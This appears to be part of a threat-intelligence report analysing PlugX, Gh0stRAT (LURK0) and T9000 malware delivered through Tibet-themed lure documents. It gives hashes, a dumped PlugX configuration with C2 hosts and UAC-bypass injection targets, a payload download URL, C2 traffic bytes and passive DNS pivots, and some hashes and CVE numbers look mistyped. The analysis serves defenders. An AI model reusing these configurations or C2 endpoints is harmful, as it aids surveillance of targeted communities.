 MD5 (RAR): d8becbd6f188e3fb2c4d23a2d36d137b
 MD5 (iuso.exe): 07eb4867e436bbef759a9877402af994
 MD5 (wget.bat): 47e60e347b5791d5f17939f9c97fee01
 MD5 (wget.exe): f9f8d1c53d312f17c6f830e7b4e6651d
 MD5 (wthk.txt): d579d7a42ff140952da57264614c37bc
 MD5 (conhost.exe): f70b295c6a5121b918682310ce0c2165
 MD5 (SBieDll.dll): f80edbb0fcfe7cec17592f61a06e4df2
 MD5 (dll2.xor): ce8ec932be16b69ffa06626b3b423395
 MD5 (maindll.dll): d8ede9e6c3a1a30398b0b98130ee3b38
 MD5 (nvsvc.exe): e0eb981ad6be0bd16246d5d442028687
 MD5 (runas.exe): 6a541de84074a2c4ff99eb43252d9030
 SHA-256 (RTF): 41d05788d844b59f8eb79aeb2060dd5b7bdcad01e8d720f4b8b80d552e41cfe2
 SHA-256: (~tmp.doc): f0b5336b6f890e2029ac242ad2b613cad535828f7b7004a2284683f3195b7616
 SHA-256 (RAR): ddc05b9f39f579f64742980980ca9820b83a243889bbc5baa37f5c2c1c4beb30 8EC7.tmp
 SHA-256 (iuso.exe) cf717a646a015ee72f965488f8df2dd3c36c4714ccc755c295645fe8d150d082
 SHA-256 (wget.bat): 9b6053e784c5762fdb9931f9064ba6e52c26c2d4b09efd6ff13ca87bbb33c692
 SHA-256 (wget.exe): bedfbfe249b4a2be35bbfb1cf166d2119e132ee7c608909d34238e9eba6c9749
 SHA-256 (wthk.txt): 5b875ecf0b7f67a4429aeaa841eddf8e6b58771e16dbdb43ad6918aa7a5b582d
 SHA-256 (conhost.exe): 4849af113960f473749acf71d11d56854589cf21d623e66c7408bebd5ad0608f
 SHA-256 (SbieDll.dll): 2ac69633da711f244377483d99fac53089ec6614a61d8a1492a0e7228cbb8ffd
 SHA-256 (dll2.xor): c3fee1c7d402f144023dade4e63dc65db42fc4d6430f9885ece6aa7fa77cade0

SHA-256 (maindll.dll): 5838582ea26312cc60b43da555189b439d3688597a705e3a52dc4d935517f69d
SHA-256 (nvsvc.exe): ec05e37230e6534fa148b8e022f797ad0afe80f699fbd222a46672118663cf00
SHA-256 (runas.exe): 5b34b3365eb6a6c700b391172849a2668d66a167669018ae3b9555bc2d1e54ab
File creation: conhost.log
File creation: keylog
File creation: srvlic.dll
File creation: up.dat
File creation: xx1.tmp
File creation: xx2.tmp
File creation: xx3.tmp
File creation: xx4.tmp
File creation: xx5.tmp
File creation: xx6.tmp

Targeted Exploitation #10: PlugX, Tibetan theme

The original filename is HUMAN RIGHTS SITUATION IN TIBET.doc.

The bait file is originally horizontal, but has been rotated for the sake of readability, and consists of the first two pages apparently from a document published by the Tibetan Center for Human Rights and Democracy called “HUMAN RIGHTS SITUATION IN TIBET”:



The metadata for the Word bait file shows a February 2016 timeframe and the user “member0975”.

The PlugX malware configuration is as follows:

<code>[plugx] cnc:</code>	www.whitewall.top:995	<code>[plugx]</code>	%ProgramFiles%\Internet Explorer\iexplore.exe
<code>[plugx] cnc:</code>	www.whitewall.top:8080	<code>inject_process:</code>	%windir%\explorer.exe
<code>[plugx] cnc1:</code>	www.whitewall.top:8080 (TCP / HTTP)	<code>inject_process:</code>	%windir%\system32\svchost.exe
<code>[plugx] cnc2:</code>	www.whitewall.top:8080 (UDP)	<code>[plugx]</code>	%windir%\system32\svchost.exe
<code>[plugx] cnc3:</code>	www.whitewall.top:8080 (HTTP / UDP)	<code>install_folder:</code>	%AUTO%\FS
<code>[plugx] cnc4:</code>	www.whitewall.top:995 (TCP / HTTP)	<code>[plugx]</code>	1357
<code>[plugx] cnc5:</code>	www.whitewall.top:995 (UDP)	<code>ipproto_p2p_port:</code>	-1
<code>[plugx] cnc6:</code>	www.whitewall.top:995 (HTTP / UDP)	<code>[plugx] keylogger:</code>	00:00:00:00:00:00
<code>[plugx] cnc_auth_str:</code>	33333	<code>[plugx] mac_disable:</code>	Global\efWZaOeiWCeOi
<code>[plugx]</code>	1	<code>[plugx] mutex:</code>	Service + Run Key
<code>enable_icmp_p2p:</code>	1	<code>[plugx] persistence:</code>	TEST
<code>[plugx]</code>	1	<code>plugx_auth_str:</code>	2147483649
<code>enable_ipproto_p2p:</code>	1	<code>[plugx] reg_hive:</code>	Software\Microsoft\Windows\CurrentVersion\Run
<code>[plugx]</code>	1	<code>[plugx] reg_key:</code>	FS
<code>enable_p2p_scan:</code>	1	<code>[plugx] reg_value:</code>	%AUTO%\FS\screen
<code>[plugx]</code>	1	<code>screenshot_folder:</code>	0
<code>enable_tcp_p2p:</code>	1	<code>[plugx] screenshots:</code>	16
<code>[plugx]</code>	1	<code>[plugx]</code>	3
<code>enable_udp_p2p:</code>	1	<code>screenshots_bits:</code>	50
<code>[plugx] flags1:</code>	4294967295	<code>[plugx]</code>	50
<code>[plugx] flags2:</code>	0	<code>screenshots_keep:</code>	50
<code>[plugx] hide_dll:</code>	-1	<code>[plugx]</code>	10
<code>[plugx] icmp_p2p_port:</code>	1357	<code>screenshots_zoom:</code>	50
<code>[plugx] injection:</code>	1	<code>[plugx] service_desc:</code>	F-Secure GUI componet service
<code>[plugx]</code>	%ProgramFiles(x86)\Windows Media	<code>[plugx]</code>	FS
<code>inject_process:</code>	Player\wmplayer.exe	<code>service_display_name:</code>	FS
		<code>[plugx] service_name:</code>	FS
		<code>[plugx] sleep1:</code>	167772160
		<code>[plugx] sleep2:</code>	0
		<code>[plugx] tcp_p2p_port:</code>	1357
		<code>[plugx]</code>	%windir%\system32\rundll32.exe
		<code>uac_bypass_inject:</code>	%windir%\explorer.exe
		<code>[plugx]</code>	%windir%\explorer.exe
		<code>uac_bypass_inject:</code>	%windir%\system32\msiexec.exe
		<code>[plugx]</code>	%windir%\system32\msiexec.exe
		<code>uac_bypass_inject:</code>	%windir%\system32\msiexec.exe
		<code>[plugx]</code>	%windir%\system32\msiexec.exe
		<code>uac_bypass_inject:</code>	%windir%\system32\msiexec.exe
		<code>[plugx]</code>	%windir%\system32\msiexec.exe
		<code>uac_bypass_injection:</code>	1
		<code>[plugx] udp_p2p_port:</code>	1357

<code>[plugx]</code>	10
<code>screenshots_sec:</code>	10
<code>[plugx]</code>	50
<code>screenshots_zoom:</code>	50
<code>[plugx] service_desc:</code>	F-Secure GUI componet service
<code>[plugx]</code>	FS
<code>service_display_name:</code>	FS
<code>[plugx] service_name:</code>	FS
<code>[plugx] sleep1:</code>	167772160
<code>[plugx] sleep2:</code>	0
<code>[plugx] tcp_p2p_port:</code>	1357
<code>[plugx]</code>	%windir%\system32\rundll32.exe
<code>uac_bypass_inject:</code>	%windir%\explorer.exe
<code>[plugx]</code>	%windir%\explorer.exe
<code>uac_bypass_inject:</code>	%windir%\system32\msiexec.exe
<code>[plugx]</code>	%windir%\system32\msiexec.exe
<code>uac_bypass_inject:</code>	%windir%\system32\msiexec.exe
<code>[plugx]</code>	%windir%\system32\msiexec.exe
<code>uac_bypass_injection:</code>	1
<code>[plugx] udp_p2p_port:</code>	1357

After exploitation, a DNS query for [www.whitewall\[.\]top](http://www.whitewall[.]top); resolves to 118.193.240[.]195. Next, the compromised host initiates traffic to the IP on UDP/8080 followed by traffic to UDP/995. Extracting the URL from memory reveals [http://www.whitewall.top\[:8080/850D3011FA326CBB6F57A965](http://www.whitewall.top[:8080/850D3011FA326CBB6F57A965) and [http://www.whitewall\[.\]top:995/5724DD3DCC4A19E8416E5691](http://www.whitewall[.]top:995/5724DD3DCC4A19E8416E5691).

A small (2KB) file named 'skljxpikxzp' (likely a random name) appeared on the compromised system after about an hour. This file was not examined in depth and appears encoded. An instance of msiexec.exe appears to have been spawned from svchost.exe that is related to this file.

IOC's

C2: www.whitewall[.]top UDP/8080

C2: www.whitewall[.]top UDP/995

MD5 (RTF): ee49bd5f35cc3012b5b606aca9b0f561

MD5 (fsguidll.exe): 2d7a648ebe64e536944c011c8dcbb375

MD5 (fslapi.dll): 13d3d0699562a57cf575dd7f969b3141

MD5 (fslapi.dll.gui): 894c251a3aad150f80a8af2539baf9d1

MD5 (ufbidruosivibuted): caefdd6ca90ff791cdeff9313136972e

MD5 (PlugX): 103873e3fa8dfc2360bb5c22761da04a

SHA256 (RTF): 58f8a906b49711d2a6aaed0b59e1c1b7fcf5757666e0567fe50e996bfe0a4589

SHA-256 (fsguidll.exe): 5c5e3201d6343e0536b86cb4ab0831c482a304c62cd09c01ac8bdeee5755f635

SHA-256 (fslapi.dll): 2a6ef9dde178c4afe32fe676ff864162f104d85fac2439986de32366625dc083

SHA-256 (fslapi.dll.gui): dc4dac22d58ed7c0cadb13a621f42cb9a01851385ca0dc5b94a73c91677a0739

SHA-256 (ufbidruosivibuted): a78ea84acf57e0c54d5b1e5e3bd5eec31cc5935f16d9575e049e161420736e32

SHA256 (PlugX): 40099e0f13ba47bd4ea4f3f49228ac8cfd07700c4ef8089e3b5d8013e914a3

Connections to Historical and Ongoing Threat Campaign Activity

www.whitewall[.]top resolves to 118.193.240[.]195 at the time of this writing and appears to be hosted within a /24 netblock (ASN 58879) belonging to the ANCHNET Shanghai Anchang Network Security Technology Co. Ltd in China. Passive DNS reveals several recent resolutions (that continue as of this writing):

Domain	First Seen	Last Seen
www.turkistanuyghur.top	2016-03-01 18:31:40	2016-03-18 12:30:17
www.yawropauyghur.top	2016-03-01 18:31:56	2016-03-18 01:30:12
www.whitewall.top	2016-03-01 18:31:49	2016-03-18 01:30:07
www.japanuyghur.top	2016-03-01 18:30:49	2016-03-18 01:29:06
www.hotansft.top	2016-03-17 01:28:56	2016-03-18 01:29:03
www.amerikauyghur.top	2016-03-01 01:28:05	2016-03-18 01:28:22
www.yawropauyghur.top	2016-02-26 18:32:50	2016-03-17 05:13:12
www.turkistanuyghur.top	2016-01-21 21:26:13	2016-03-17 05:13:11
www.whitewall.top	2016-02-18 22:00:00	2016-03-17 05:13:11
www.hotansft.top	2016-02-29 20:46:10	2016-03-17 05:13:06
www.japanuyghur.top	2016-01-19 05:37:55	2016-03-17 05:13:06
www.amerikauyghur.top	2016-02-17 14:49:44	2016-03-17 05:13:00
www.yawropauyghur.top	2016-02-27 01:29:14	2016-02-29 12:30:37
www.whitewall.top	2016-02-19 01:29:39	2016-02-29 12:30:36
www.turkistanuyghur.top	2016-02-01 01:26:48	2016-02-29 12:30:24
www.japanuyghur.top	2016-02-01 01:26:00	2016-02-29 12:29:30
www.amerikauyghur.top	2016-02-18 01:26:33	2016-02-29 01:27:14
www.yawropauyghur.top	2016-02-29 00:00:00	2016-02-29 00:00:00
www.whitewall.top	2016-02-24 00:00:00	2016-02-24 00:00:00
www.amerikauyghur.top	2016-02-17 00:00:00	2016-02-17 12:55:26
turkiyeuyghur.com	2015-12-09 06:33:09	2016-02-16 22:49:35

www.turkistanuyghur.top	2016-01-22 01:26:09	2016-01-31 01:26:41
www.japanuyghur.top	2016-01-19 00:00:00	2016-01-31 01:25:57
turkiyeuyghur.com	2015-12-08 09:59:30	2015-12-31 22:19:55

The interest in Uyghurs is noted, with Uyghur themed domains being created from December 8, 2015. An interest in Uyghurs is potentially consistent with past threat activity in terms of targeting, although further investigation was not performed. The presence of a PlugX C2 among other Uyghur themed domains suggests there may be additional threat activity to be discovered.

Moving away from domain pivots into binary naming schemes, this particular instance of PlugX uses a binary that contains a service description of “F-Secure GUI componet service”. At least three other PlugX samples use the same service description. These three samples have the following properties:

Sample 1:

MD5: 533cd66cf420e8919329ee850077319c

SHA256: 0ba814941a0adb344cbf2a90552a66b52faa99a24d3107735da1db5a0e1f8360

Sample 2:

MD5: e327abcf09be4e8f64ef35026309747

SHA256: 8b6ef2f4e2af608c755b3114e98ab78ac89e089db5b0bece7f2dc68bd1026a78

Sample 3:

MD5: 103873e3fa8dfc2360bb5c22761da04a

SHA256: 40099e0f13ba47bd4ea4f3f49228ac8cfd07700c4ef8089e3b5d8013e914a3

Of these, sample #3 also contains the exact same C2 auth string of “33333”. Assuming at least some of these values are manually input into the malware builder application, we may consider the possibility of a relationship between these samples that could warrant further investigation.

Targeted Exploitation #11: Gh0stRAT (LURK0), PlugX, Other Malware

This is an instance of Gh0stRAT modified to use the string “LURK0” instead of “Gh0st” when traffic is initiated to the C2. This malicious RTF only appears to exploit CVE-2015-1641, despite the document matching on the Four Element Builder kit. When the malware executes, it launches a hidden Internet Explorer instance and injects into the instance with WriteMemory and CreateRemoteThread process injections:

```
WRITE_MEMORY @ 0x00140000 [0x0000005c bytes] [PID: 1076] [C:\Program Files\Internet Explorer\iexplore.exe]
CREATE_REMOTE_THREAD @ 0x7c80aedb [PID: 1076] [C:\Program Files\Internet Explorer\iexplore.exe]
```

The injected instance of Internet Explorer starts with a current directory of AppData\Roaming\Micbt. This folder was created by the malware. The malware then initiates a DNS query for manhaton.123nat[.]com,

which at analysis time resolved to 122.10.112[.]126. The C2 port appears to be TCP/8030, but was not responding during analysis. An ASN lookup reveals that the C2 is in China or Hong Kong:

133731 | 122.10.112.126 | CN | TOINTER-AS-AP Royal Network Technology Co., Ltd. in Guangzhou,CN

134121 | 122.10.112.126 | CN | RAINBOW-HK Rainbow network limited,HK

The LURKO variant of Gh0stRAT is well documented and has been used against the Tibetan community and others for years [33] [34] [35]. Network activity appears as such, with the telltale “LURKO” string appearing at the start of the packet.

```
[0000] 4C 55 52 4B 30 DA 00 00 00 44 06 00 00 78 9C ED LURKO... .D...x..
[0010] 93 DB 0A 01 51 14 86 BF 71 21 79 06 E4 05 A6 1C ....Q... q?y....
[0020] C3 ED 84 72 0C 33 8E 77 D3 A0 E4 90 84 0B 17 6E ...r.3.w .....n
[0030] 3C 91 A7 73 EB A7 3C 80 9A 1A E1 DF ED B5 FE BD <.s.<. ....
[0040] F6 AE B5 FA F7 5A 17 CA CC 98 E3 72 60 C5 9E 3F .....Z... ..r'..?
[0050] 7E 17 A7 E8 F6 3C A4 46 1B 93 01 59 AA 74 49 89 ~....<.F ...Y.tI.
[0060] F5 68 52 57 DC F2 29 4F CC 80 B0 BC 1C D7 38 84 .hRW...>O .....8.
[0070] E4 6D 75 E1 8E 23 0B 3C B1 24 1D 75 A4 C7 52 2C .mu..#. < $.u..R,
[0080] ED 53 D6 CF 86 F1 34 46 C2 65 CA 5A 2A 6C 82 2E .S...4F .e.Z*1.
[0090] 28 20 DC 22 E8 C7 53 64 D4 7F 2D DF 3A EE BB 60 < ."..Sd ..-:..
[00a0] 53 92 3E 05 CD 64 9E 89 B8 49 8E 21 45 A9 66 CA S.>..d.. .I.!E.f.
[00b0] 16 74 1A 88 59 34 18 49 CB C7 6D 83 BE E2 1D 6D .t..Y4.I ..m...m
[00c0] 47 2C 2D 6D B3 7A FD 82 A5 98 A3 55 D1 A4 57 35 G,-m.z... ..U..W5
[00d0] EB E3 37 EB B9 03 38 EE 1E A2 ..7...8. ..
```

The following network-based alerts can notify organizations of Gh0stRAT LURKO variant traffic:

[2016922] ET TROJAN Backdoor family PCrat/Gh0st CnC traffic

[2021716] ET TROJAN Backdoor family PCrat/Gh0st CnC traffic (OUTBOUND) 101

[2808814] ETPRO TROJAN Backdoor family PCrat/Gh0st CnC Response

IOCs

C2: manhaton.123nat[.]com

C2: 122.10.112[.]126 TCP/8030

MD5 (90t69cf82.dll): 86ebcbb3bdd8af257b52daa869ddd6c1

MD5 (RTF): b51dd4d5731b71c1a191294466cc8288

MD5 (B412.tmp): 111273c8cba88636a036e250c2626b12

MD5 (~tmp.doc): e538ad13417b773714b75b5d602e4c6e - recognized as Gh0stRAT

MD5 (Micbt/BTFly.dump): f7c04e8b188fa38d0f62f620e3bf01dc

MD5 (Micbt/CltID.ini): 54afa267dd5acef3858dd6dbea609cd9

MD5 (Micbt/IconConfigBt.DAT): 516774cb0d5d56b300c402f63fe47523

MD5 (Micbt/MemoryLoad.dump): db0f8ba69aa71e9404b52d951458b97c

MD5 (Micbt/RasTls.dll): 1e9e9ce1445a13c1ff4bf82f4a38de0d

MD5 (Micbt/RasTls.exe): 62944e26b36b1dcace429ae26ba66164

SHA-256 (90t69cf82.dll): afd0eae5065a689f8fc48c0cfc5b87f4caecc2fb6b1cef4c5e977fc2cc98509d
 SHA-256 (RTF): a0da9887b4c5af009a41b783db7ffedf949013abc70777c0ec539299628a51eb
 SHA-256 (B512.tmp): cdb1d2f843ce797084cfc90107a2582e4861f4051aab0f6ac374468f491232a5
 SHA-256 (~tmp.doc): aecd3e146632e9dfa0a92f486855144df0f87181feb67ac414a618fd52960c8c
 SHA-256 (Micbt/BTFly.dump): 3b828a81ff5b0766c99284524b18fcd10d553191741bc1ed89904cdaa79baae1
 SHA-256 (Micbt/CltID.ini): 1590a42e67fe02892dfef6f29e0e6ae91c503d4ea91b550557c513e92f5ac7eb
 SHA-256 (Micbt/IconConfigBt.DAT):
 0a47bd32b83f09be1ea5a29dce6b7d307de7b3cdd69f836e0c810fd578f85c7c
 SHA-256 (Micbt/MemoryLoad.dump):
 aace766acea06845c29b306a9e080edcb3407635398007f3b9b5e053198b54f4
 SHA-256 (Micbt/RasTls.dll): bc2f7ebcad10aa48a69680f14fc57434436b821d5e7f2666a0f6d8795b0d37d1
 SHA-256 (Micbt/RasTls.exe): f9ebf6aeb3f0fb0c29bd8f3d652476cd1fe8bd9a0c11cb15c43de33bbce0bf68

Some potentially useful Unicode strings are present inside the RasTls files:

Unicode Strings:

=====

ProgramFiles
 kernel32.dll
 SeDebugPrivilege
 Install
 SOFTWARE\Microsoft\Windows\DbxUpdateBT
 SOFTWARE\Microsoft\Windows\
 \%dt%dcf%d.dll
 \MemoryLoad.dump
 \IconConfigBt.DAT
 case 0
 case 1
 Get into InjectProMain
 %ProgramFiles%\Internet Explorer\iexplore.exe


The iexplore.exe process (that was the target of process injection) loads the 90t69cf82.dll binary that the malware also dropped.

Connections to Historical and Ongoing Threat Campaign Activity


ASERT has ten other instances of Gh0stRAT, LURKO version in our malware repository. Passive DNS pivots on the IP address associated with manhaton.123nat[.]com (122.10.112[.]126) reveals several other potentially interesting domains that have used this IP including: softinc[.]pw and www.tibetimes[.]com. It is interesting to note that this tibetimes.com domain may have been an attempt to spoof the domain www.tibettimes.net. Passive DNS shows a lot of activity, including relationships to Uyghur based domains.

Domain name	First seen	Last seen
www.tibettimes.com	2015-12-01 02:04:24	2015-12-04 01:25:34
softinc.pw	2015-11-01 06:43:26	2015-11-30 18:57:21

An email address associated with these domains is lobsang[.]gmx.com and another is 2732115454[.]qq.com. The IP and these mail addresses associate with Uyghur and Tibetan themed domains as shown here:



The following diagram zooms in on the Uyghur-based domain names highlighting the connection between this Gh0stRAT sample domain metadata and other activity observed, such as the domain whitewall[.]top used in the PlugX configuration previously mentioned.




Additional investigations are underway to determine the scope of the particular threat herein.

Targeted Exploitation #12: T9000 Malware; Tibet House Lure

This malware originates on December 31, 2015 and used the original filename “[tibethouse] Upcoming Program Announcement Last Week of December.doc”. This timing and naming scheme is consistent with the Tibetan-themed engagement seen in late December of 2015. The malware was first submitted to Virus Total from India, and exploits CVE-2012-0158, CVE-2012-1856, and CVE-2016-1641.

The bait file is a seven page “Upcoming Programme Announcement” apparently written by the Tibet House. Document metadata shows the user name “HighSea” (previously observed in Targeted Exploitation #8 herein):



The screenshot shows the Tibet House website with the header 'Tibet House Cultural Centre of His Holiness the Dalai Lama'. Below the header is a section titled 'Upcoming Programme Announcement'. There are three announcements listed:

- NEW - Admission Notice: Tibetan Language Course (10th Batch)**
Starting from January 20, 2016 to May 10, 2016
- NEW - Special Course on "Five Levels of Emptiness" (In Tibetan Language)**
Monday, January 4 & Tuesday, January 5, 2016
Time: 11 AM to 05:15 PM
- NEW - Spiritual Ecology - Annual Lecture on "The Need for Recreating an Ecological Civilisation in India"**
Saturday, January 9, 2016
Venue: Lecture Room 2, IIC Annexe, New Delhi
Time: 06:00 PM to 07:30 PM


Related Dates

Last Modified 12/31/2015 11:36 AM


Created 12/31/2015 11:35 AM

Last Printed

Related People

Author  HighSea

Add an author

Last Modified By  HighSea

The "Related People" values inside these documents may be related to threat actors, or threat actor infrastructure. There is not enough information to determine if these names are simply generated programmatically or if they actually represent real people. In any event, the names have been re-used in some cases and may be a useful indicator of a maliciously crafted document.

The malware at play here is T9000, displaying all of the usual expected T9000 files including the Elevate.DLL file discussed earlier in this report. The malware binary itself is identical to an aforementioned T9000 sample (Sixteen Drops of Kadam Empowerment: T9000 Keylogger) and therefore the C2 is also identical to what was reported earlier.

IOC's

C2: 198.55.120[.]143:7386
 C2: URL: http://198.55.120[.]143:7386/B/ResN32.dll
 MD5 (RTF): 98bcd226890c5c2694ef9a34a23c9fbf
 MD5 (Elevate.dll): 1d335f6a58cb9fab503a9b9cb371f57b
 MD5 (QQMgr.dll): b9c584c7c34d14599de8cd3b72f2074b
 MD5 (QQMgr.inf): 8ac933be588f49560179c26ddbc6a753
 MD5 (ResN32.dat): 50753c28878ce10a748fbd7b831ecbe1
 MD5 (ResN32.dll): a45e5c32fc2bc7be9d6e4bba8b2807bf
 MD5 (hccutils.dll): 2299fb8268f47294eb2b18282540a955
 MD5 (hccutils.inf): 2f31ef1a8fca047ed0d623010d569857
 MD5 (hjwe.dat): d3601a5160b8d122261989d147221eb7
 MD5 (qhnl.dat): a9de62186cb8d0e23b0dc75e1ae373ac
 MD5 (tyeu.dat): 29ec20f5fa1817dc9250c434e61420ea
 MD5 (vnkd.dat): 35f4ce864c3a3dc016fea3459d6402a9

MD5 (~1): b901f0b4aa6a3a6875235f96fce15839
SHA-256 (RTF): e13a0357cd51795100dbce25fe846783fbb7fd22c5efe438d9059edc10492f49
SHA-256 (Elevate.dll): 9c23febc49c7b17387767844356d38d5578727ee1150956164883cf555fe7f95
SHA-256 (QQMgr.dll): bf1b00b7430899d33795ef3405142e880ef8dcba8aab0b19d80875a14ed852f
SHA-256 (QQMgr.inf): ace7e3535f2f1fe32e693920a9f411eea21682c87a8e6661d3b67330cd221a2a
SHA-256 (ResN32.dat): 5b90fa081e3ac29a7339995f9b087dab9981409ff62e3215eb558908c6b96b14
